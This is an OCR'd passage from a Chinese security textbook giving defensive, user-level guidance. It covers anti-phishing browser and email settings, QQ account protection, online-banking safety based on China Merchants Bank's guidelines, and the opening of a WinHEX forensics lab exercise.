


图 7.15 “文件选择”对话框



图 7.16 “选择证书”对话框




图 7.17 “数据描述”对话框

(7) 单击“下一步”按钮，打开“正在完成数字签名向导”对话框，如图 7.18 所示。单击“完成”按钮，完成数字签名。



图 7.18　完成数字签名

7.5　实践案例 7-4：网络防钓鱼技术

1. 什么是网络钓鱼

网络钓鱼(Phishing)是诈骗者利用欺骗性的电子邮件和伪造的 Web 站点(钓鱼网站)来进行网络诈骗活动，诱骗访问者提供一些私人信息，受骗者往往会泄露自己的私人资料，如信用卡号、银行卡账户和身份证号等内容。钓鱼网站是设置一个以假乱真的假网站，欺骗网络浏览者上当，链接入假网站，木马程序趁机植入使用者的电脑。

网络钓鱼一词，是由“Fishing”和“Phone”组合而成，由于黑客始祖起初是用电话作案，所以用“Ph”来取代“F”，创造了“Phishing”，Phishing 发音与 Fishing 相同。“网络钓鱼”就其本身来说，称不上是一种独立的攻击手段，更多的只是诈骗方法，就像现实社会中的一些诈骗一样。

2. 防备网络钓鱼的一般常识

不要在网上留下可以证明自己身份的任何资料，包括银行卡号码、身份证号和电子商务网站账户等资料。也不要把自己的隐私资料通过 QQ、MSN 或电子邮件等软件传播，这些途径往往会被黑客利用。

3. Windows 用户对网络钓鱼的防范

Windows 用户访问互联网的两个主要工具是浏览器和电子邮件。

1) IE 浏览器防范网络钓鱼的设置

(1) 在 IE 中依次选择“工具”→“Internet 选项”→“安全”→“自定义级别”，如图 7.19 所示，在“安全设置”对话框下方展开下拉列表选择“高”，然后单击“重置”按钮。

(2) 将 IE 安全级别设置为“高”之后，浏览器在访问网站时会不断弹出警告窗口。此时需要将经常访问的网站添加到 IE 的“可信站点”列表中，如图 7.20 所示，单击“可信站点”图标，然后单击“站点”按钮。输入网站地址，单击“添加”按钮。如果需要添加更多网站可以重复这些操作。





图 7.19 “安全设置”对话框



图 7.20 “可信站点”对话框

注意：清除“对该区域中的所有站点要求服务器验证(https:)”复选框。

(3) 如图 7.21 所示，在 IE7 中依次选择“工具”→“仿冒网站筛选”→“打开自动网站检查”，弹出如图 7.22 所示的“仿冒网站筛选”对话框，选中“打开自动仿冒网站筛选”(如果你不亲自启动这项功能，过滤器将不会连接到反欺诈服务器，不会检查任何站点)，然后单击“确定”按钮。

说明：IE7 中内嵌的钓鱼欺诈过滤器主要是为了保护用户远离钓鱼欺诈网站，保护隐私，并且整个过程做到透明和灵活。IE7 采用向反钓鱼欺诈服务器实时查询的方式，而不是像一些反间谍软件那样定时下载一份站点列表文件，选择实时查询有两个原因：一是它能比使用静态站点列表方式提供更好的保护；二是可以避免给网络增加过重的负载。欺诈过滤器确实可以定时下载一份已知为安全的站点列表，但钓鱼欺诈攻击可以在 24～48 个小时内转移到新的地址，这比发布站点列表要更快。另外，如果要求用户不断地下载站点列表还要考虑网络负载因素，目前可能用于发动钓鱼欺诈攻击的计算机数量要远远超过间谍软件的数量，每小时都去下载新的黑名单列表将会严重影响网络的正常流量。

2) 电子邮件防范网络钓鱼的设置

(1) 关闭预览面板。一些钓鱼邮件只需要在电子邮件收发程序的预览面板中显示就能侵入计算机。因此建议用户关闭收件箱的预览面板。在 Outlook Express 6 中，打开“查看”→“布局”，清除“显示预览窗格”复选框，如图 7.23 所示。



图 7.21　打开自动网站检查



图 7.22　“仿冒网站筛选”对话框




图 7.23 关闭预览面板

(2) 许多恶意邮件都是通过 HTML 代码达到目的的，因此，如果以纯文本方式阅读这些邮件就会让它们无计可施。在 Outlook Express 6 中，打开“工具”→“选项”→“阅读”，勾选“用纯文本格式阅读所有信息”复选框，如图 7.24 所示。



图 7.24 以纯文本方式阅读电子邮件

另外，要小心处理电子邮件链接，钓鱼者攻击计算机的一条重要渠道是通过电子邮件。为了减小因电子邮件而感染病毒的风险，在可疑电子邮件中不要单击链接，邮件中显示的文字往往会掩盖真实的 Web 地址。

4. Linux 用户对网络钓鱼的防范

Linux 用户访问互联网的两个主要工具是浏览器(火狐)和电子邮件(雷鸟)。相关设

置同 IE7、Outlook Express 6 类似。

7.6　实践案例 7-5：IM 软件安全使用

如今即时通信(IM)软件作为人们在网络上最主要的沟通方式之一，其信息的安全性越来越受到大众的关注。

为了有效地防止 QQ 密码、个人资料和聊天记录等本地信息的丢失和被窃，下面以 QQ2011 为例简单介绍 QQ 的安全使用。

(1) 打开“QQ2011 设置”对话框，如图 7.25 所示，在左侧窗口的“安全设置”标签里选择“消息记录安全”，在右侧窗口中，勾选“启用消息记录加密”，输入口令并确认即可。同时为了保险一定要勾选“启用加密口令提示”，输入提示问题和问题答案。另外，还可以勾选“退出 QQ 时自动删除所有消息记录”，然后单击“确定”按钮。



图 7.25　消息记录安全

(2) 申请密码保护，如图 7.26 所示，这样能够在不幸被黑后及时取回密码。

(3) 如图 7.27 所示，在左侧窗口的“安全设置”标签里选择“身份验证”，在右侧窗口中，选择“需要回答问题并由我审核”。

(4) 如图 7.28 所示，在左侧窗口的“安全设置”标签里选择“防骚扰设置”，在右侧窗口中，勾选“不接收任何临时会话消息”。

(5) 在登录对话框中，单击“设置”按钮，弹出如图 7.29 所示“设置”对话框，在其中设置代理服务器。设置好代理服务器后别人只能看到代理服务器的 IP 地址，而看不到自己的 IP 地址。

(6) 如图 7.30 所示，在左侧窗口的“基本设置”标签里选择“软件更新”，在右侧窗口中选择“自动下载，安装时询问(推荐)”。



图 7.26 申请密码保护



图 7.27 身份验证



图 7.28　防骚扰设置



图 7.29　代理设置



图 7.30　软件更新

注意：在登录框中输入密码时，为了防止键盘记录工具，可以不按照正常顺序输入密码，比如密码是“123456”，可以先输入“34”，然后用光标定位，分别在“34”前后输入“12”和“56”，这样键盘记录工具记录的是“341256”。另外，输入密码时也可以用粘贴的方法，先在记事本中输入一串含有正确密码的字符，然后用鼠标将正确部分复制到密码框中。如果在他人电脑上使用QQ，关闭QQ后一定要彻底删除以自己QQ号命名的文件夹。

7.7 实践案例7-6：网上银行账户安全

网上银行是21世纪金融业的一次革命，是网络时代的金融业的创新，是网络经济时代的金融业转型，是传统银行业务的创新和发展。

1. 什么是网上银行

网上银行借助于互联网数字通信技术向客户提供金融信息发布和金融交易服务，是传统银行业务在互联网上的延伸，是一种虚拟银行，没有传统精致的银行装修门面，没有银行业务柜台和柜员，银行业务和运营模式与传统银行有很大区别，在线为客户提供办理结算、信贷服务的商业银行。

网上银行提供“3A”式服务，即Anytime(任何时间)、Anywhere(任何地点)、Anyhow(任何方式)。

网上银行对个人提供的业务包括：个人查询、个人转账、代理缴费、挂失服务、外汇买卖、电子汇款和个人投资理财。

网上银行对公提供的业务包括：信息发布、信贷、存款、转账和支付中介、国际业务、住房金融、受托代理、基金托管、资金清算和保险箱。

2. 网上银行的发展

第一个网络银行于1995年在美国诞生——安全第一银行“Security First Network Bank”。继美国之后8个月，中国银行于1996年建立了自己的网上银行，1998年开始提供网上银行服务；1998年3月中国第一笔网上交易成功，目前所有的商业银行都建立了不同规模的网上银行，网上银行是基于互联网的虚拟银行。

3. 网上银行安全隐患和可能出现的问题

我国的银行信息系统也是比较先进的系统，银行信息系统的信息安全涉及方方面面。网上银行可以让银行充分利用互联网来弥补网点设置的不足，为用户提供方便的银行服务，这是银行发展的重点之一。但是，由于网上银行中涉及资金的转移，也不免引起一些犯罪分子利用网络安全和信息安全漏洞来盗窃银行账号和密码来从事犯罪活动。为了防范此类犯罪，仅仅提醒用户注意保护好密码是不够的，因为现在的技术手段完全可以不在用户使用的电脑旁边就可以窃获用户的账号和密码。

中国人民银行颁布的《网上银行业务管理暂行办法》规定：“银行应采用合适的加密技术和措施，以确认网上银行业务用户身份和授权，保证网上交易数据传输的保密性、真实性，保证通过网络传输信息的完整性和交易的不可否认性”，由上述可以看出网上银行信息安全问题的严重性，特别是近期不断出现的假冒银行网站和假冒银行的安全通知电

子邮件的问题，使得网上银行信息安全问题非常突出，主要总结如下。

(1) 机密性问题。银行用户在使用网上银行系统时要求用户输入用户账号和密码等机密信息后，客户端电脑就把此机密数据通过互联网传到网上银行的服务器，这个传输过程中要经过许多网络设备和传输链路(特别是有些不安全的宽带接入方式使得整个办公楼或居民小区的所有用户实际上是在一个共享的局域网上)，如果此类机密信息不加密传输，则极有可能在传输过程中被非法截取而被盗走用户网上银行的登录账号和密码，这就可以解释为何用户没有“泄露”密码，但银行账户上的钱还是不翼而飞。

(2) 完整性问题。如果在用户端电脑到网上银行服务器之间的转账信息传输不加密的话，则极有可能在传输过程中被非法恶意篡改，把转账给甲的银行账号篡改为转账给乙的银行账号，而用户还不知晓，因为用户提交时是填写正确的。

(3) 真实身份认证问题。涉及两个真实身份的认证问题，一个是网上银行用户的真实身份，另一个是网上银行网站的真实身份。非法用户可以伪造、假冒网上银行网站和银行用户的身份，因此用户无法知道他们所登录的网站是否是可信的真实的网上银行网站，而银行也无法验证登录到网上银行的用户是否是合法身份，仅凭“用户名＋口令”的传统身份认证方式根本就没有任何安全性。而有些银行声称“对由于用户泄露口令而导致损失不负责任”的说法是不负责任的做法，建议用户不要使用有此类声明的网上银行。银行应该采取切实可行的技术手段来保证即使用户口令被泄露(更何况犯罪分子可以有许多途径得到用户的口令，而不是用户的过错)非法用户也无法通过真实身份认证，同时也要采取技术措施让用户非常容易识别是真正的网上银行网站还是假冒的网上银行网站，仅仅提醒用户记住复杂的英文域名和网址是不够的，因为假冒银行网站的域名往往与真实银行网站只差一个字母。

(4) 交易的不可否认性问题。银行用户有可能会否认其在线转账交易行为，这里有许多原因，可能是用户本身的原因，也可能是银行的原因，每笔交易一定要有可靠的签名记录用于纠纷仲裁的法律依据。

4. 网上银行出现的安全问题

网上银行越来越深入人们的日常生活，通过网上银行，可以迅速办理查询、汇款、转账、外汇交易和基金买卖等各种金融业务。但网上银行的安全问题也是人们所关心的，目前各银行的网上银行都具备符合标准的安全系统及措施，确保客户权益能得到充分保障。如交通银行的网上银行就采取了许多安全防范措施，其中包括附加码校验，以防止程序测试密码攻击。网上银行的防范措施是很严密的。虽然目前各商业银行都有意识地提高了网上银行的安全系数，但是保护网银账户的安全，并不仅仅是银行的工作，客户也应采取措施规避各类风险。比如网上钓鱼是目前国内外不法分子常用的欺骗手段，利用人们视觉的马虎，制造假网址，例如，将 www.bank-of-china.com.cn 改写为 www.bank-off-china.com.cn 等。

5. 网上银行的安全防范

开展网上银行有两大保障：一是技术保障，二是法律与规范。

技术保障有网络层安全防范和 PKI 技术。网络层安全防范措施有设置过滤功能的

安全路由器、设置 IDS、设置防黑客软件系统等，网上银行安全防范在网络层实施安全机制是安全防范的重点之一。PKI 是网上银行目前最佳的防范措施。

国家在 2005 年 4 月 1 日颁布并执行了中国“电子签名法”，人民银行发布了“电子支付指引”。这是网上银行的法律依据。

6. 招商银行网上个人银行安全指引

在使用网上银行时，必须注意自身的安全防范，下面通过引用“招商银行网上个人银行安全指引”中的主要内容介绍使用网上银行时要注意的事项。

网址是 http://www.cmbchina.com/personal+business/netbank/common/safe.htm。

(1) 网上个人银行大众版和专业版。在进行便利的网上交易服务时，新的网络交易风险随之产生。招商银行为客户提供的网上银行服务分为：网上个人银行大众版和专业版。

① 网上个人银行大众版是招商银行基于互联网平台开发的、通过互联网为广大客户提供全天候银行金融服务的自助理财系统。只要客户拥有招商银行账户和密码即可登录大众版进行查询账户交易、转账汇款、支付卡转账、修改密码等操作。

网上个人银行大众版为“卡号+密码”登录方式，卡号、密码的保管非常重要，如果卡号和密码不慎被他人取得，他人即可通过网上银行大众版通过转账、网上支付卡转账等方式窃取客户账户资金。因此，对于使用大众版进行交易的客户，请妥善保管好你的卡号和密码，防止账户失窃。

② 网上个人银行专业版是招商银行基于互联网平台开发的网上个人银行理财软件，采取严密的 X.509 标准数字证书体系，通过国家安全认证。运用数字签名技术和基于证书的强加密通信管道，确保客户身份认证和数据传输以及密码输入的安全。该软件建立在严格的客户身份认证基础上，对参与交易的客户发放证书，交易时验证证书。

网上个人银行专业版建立在“数字证书”的存储、使用基础上，专业版为“数字证书+密码”的登录方式；数字证书分为文件数字证书和移动数字证书两种，文件数字证书可保存在电脑、移动介质中，并可进行复制，安全性较大众版大幅提升；移动数字证书是一个带智能芯片、形状类似于 U 盘的硬件设备，并应用智能芯片信息加密技术的一种数字签名工具；不可查看、复制，具有唯一性，客户进行登录交易需同时持有移动数字证书和客户密码方可登录专业版，任何人都无法利用你的身份信息和账户信息通过互联网盗取你的资金。“移动数字证书”是最安全的交易方式。

(2) 网上支付功能是招商银行提供的网上支付平台，满足客户日常网上消费需要。招商银行网上支付分为大众版网上支付和专业版网上支付两种形式。

大众版网上支付通过“卡号+支付密码”方式支付，目前提供支付卡、一卡通和信用卡的网上支付。由于该方式仍存在一定的风险，银行为客户自动设置了单笔和每日支付限额。其中支付卡和一卡通每日最高支付额度为 5000 元人民币，信用卡每日最高支付额度为可用额度；客户可根据消费习惯通过“一网通”大众版更改消费限额以降低交易风险。支付密码，请不要和一卡通的取款密码相同。

专业版网上支付通过“数字证书+取款密码”的方式支付，该支付方式安全性高，银行未给客户设置单笔和每日支付限额，建议客户通过专业版根据消费习惯自行设置支付限

额以降低风险；同时，对于大额的网上消费，建议客户使用专业版进行支付。

（3）登录正确的网址。招商银行网上银行品牌为“一网通”。

招商银行全国网上银行网址为 http://www.cmbchina.com。建议客户将该网址添加至收藏夹，并直接通过访问，不建议客户通过其他网站链接进行访问，防止不法分子将网址链接到其他非法网站窃取资料。

在进行网上支付交易时，在输入卡号密码的页面上，请你确认浏览器地址栏里的地址，前面部分必须是 http://www.cmbchina.com。

此外，如果访问 *.cmbchina.com 类网址，如果 * 为 wma、mobile、info，则该类网址为招商银行系列合法网址。

（4）认清网页特征。招商银行网上银行网页下方有“网安”图标，如图 7.31 所示，如单击该图标，图标中的备案编号为 4403101210120，如图 7.32 所示。



图 7.31　“网安”图标



图 7.32　招商银行备案编号 4403101210120

（5）保管好账号和密码。银行账号和密码是保障客户银行资金安全的最重要因素，对账号和密码的保管非常重要。一旦客户的账号和密码被他人盗取，客户的银行资金就

有可能被盗用。为了保障客户的银行资金安全,请客户务必重视账号、密码的保管工作,尽量做到以下几点。

① 在任何情况下,坚持账号和密码自己保管、不透露给任何人的原则。不要相信任何通过电子邮件、短信或电话等方式索要账号和密码的行为。若有任何怀疑,请立即致电95555与招商银行联系。对于已经向不明人员或网站提供网上银行密码的,要立即登录网上银行修改密码,或到柜面进行密码重置,或通过电话及登录网上银行申请挂失。

② 尽量做到密码不容易被不法分子破解。不采用生日数字、电话号码或身份证号码中的连续几位、银行卡号中的几位、同一数字、简单数字规则构成的密码。避免密码被不法分子破解,盗取账户资金。

③ 使用单独的银行密码。将平时在其他网站使用的各类密码与银行密码区分开,不采用同一密码,避免因在其他网站泄露密码导致银行密码同时失窃。

使用不同的银行查询密码、取款密码和网上支付密码。不同的多重密码能更有效地保障客户账户资金的安全。

请不要在招商银行网上银行系统以外的其他地方输入卡号和密码。不定期修改自己的密码。

(6) 保证计算机安全。计算机及软件有可能受到病毒及电脑黑客的威胁,请留意以下几点。

① 设置由数字、字母(大、小写)构成的不易被破译的开机密码。

② 定期下载安装最新的操作系统和浏览器安全程序或补丁。

③ 建议将计算机中的 hosts 文件修改为只读。

④ 安装个人防火墙,可以防止黑客入侵你的计算机。

⑤ 安装并及时更新杀毒软件,养成定期更新杀毒软件的习惯,防止新型病毒入侵。

⑥ 使用网上银行的电脑不作为资料、文件共享等类型的服务器。

⑦ 不要开启来历不明的电子邮件。

(7) 增强安全意识。随着科技的发展,金融网络犯罪手法越来越多,但所有的金融网络犯罪根源为盗取客户的账号和密码。尽管银行在安全方面采取了各种措施,保障银行交易系统的安全,但客户的账号和密码的保管也依赖于客户自己的安全风险意识和行为。

① 不要在公共场所使用网上银行,防止他人偷看你的密码。

② 不要在网吧、图书馆等公用网络上使用网上银行,防止他人安装监测程序或木马程序窃取账号和密码。

③ 每次使用网上银行后,及时退出。

④ 在其他渠道(如 ATM 取款、自助终端登录)进行交易时,注意密码输入的保护措施,防止他人通过录像等方式窃取到你的账号和密码。

⑤ 切勿向他人透露你的用户名、密码或任何个人身份识别资料。

⑥ 如果客户自己的个人资料有任何更改(例如,联系方式、地址等有变动),请及时通过银行系统修改相关资料。

⑦ 定期查看自己的交易,核对对账单。

⑧ 遇到任何怀疑或问题,请及时联系招商银行全国统一客服电话——95555。

7.8 实践案例 7-7：其他网络应用安全

WinHEX 软件含十六进制编辑器、磁盘编辑器和 RAM 编辑器，可帮助我们实现计算机调查取证、文件及磁盘数据恢复、磁盘的底层数据处理，以及密码分析、软件注册等信息安全工作。它能检查并且编辑各种文件，从磁盘驱动器中恢复已删文件或丢失的数据，支持 USB Disk 和数码相机的存储卡。

WinHEX 的主要功能如下。

(1) 磁盘编辑器，可分析硬盘、软盘、CD-ROMIDVD，USBDisk，存储卡。

(2) 支持 FAT 、NTFS、Ext213、ReiserFS、Reiser4、LTFS、CDFS 和 UDF 等文件系统。

(3) 支持 RAID 系统和动态磁盘组。

(4) 多种数据恢复技术。

(5) RAM 编辑器，提供编辑物理 RAM 和其他进程的虚拟内存方法。

(6) 灵活地查找并替换功能，可实现文本、十六进制数据等形式的查找。

(7) 磁盘克隆(需在 DOS 方式下实现)。

(8) 安全性由 256 位的 AES 加密、检验和、CRC32、哈希算法 C MDS 和 SHA-1)等方法提供支持。

(9) 安全擦除个人秘密文件功能，可实现全盘数据清理。

与 WinHEX 相关的还有该公司的产品“X-Ways Forensics”，该软件包含 WinHEX 的所有功能，且具有更强大的数据分析、取证能力，感兴趣的读者可自己练习。

在 http://www. x-ways. net/winhex. zip 下载 WinHEX。

本实验在虚拟机(VMware、Windows 2003 SP2)中安装使用 WinHEX 15. 6。

实验过程如下。

(1) 在 C 盘根目录中建立 X-ways 文件夹，在 X-ways 文件夹中建立一个文本文件，文件名为 winhex. txt，内容为“使用 WinHEX 练习”。

(2) 解压软件包 WinHEX 15. 6. zip，运行 WinHEX. exe 文件，如图 7. 33 所示，一定要选择 Computer forensics interface，否则部分功能不能使用。单击 OK 按钮，进入

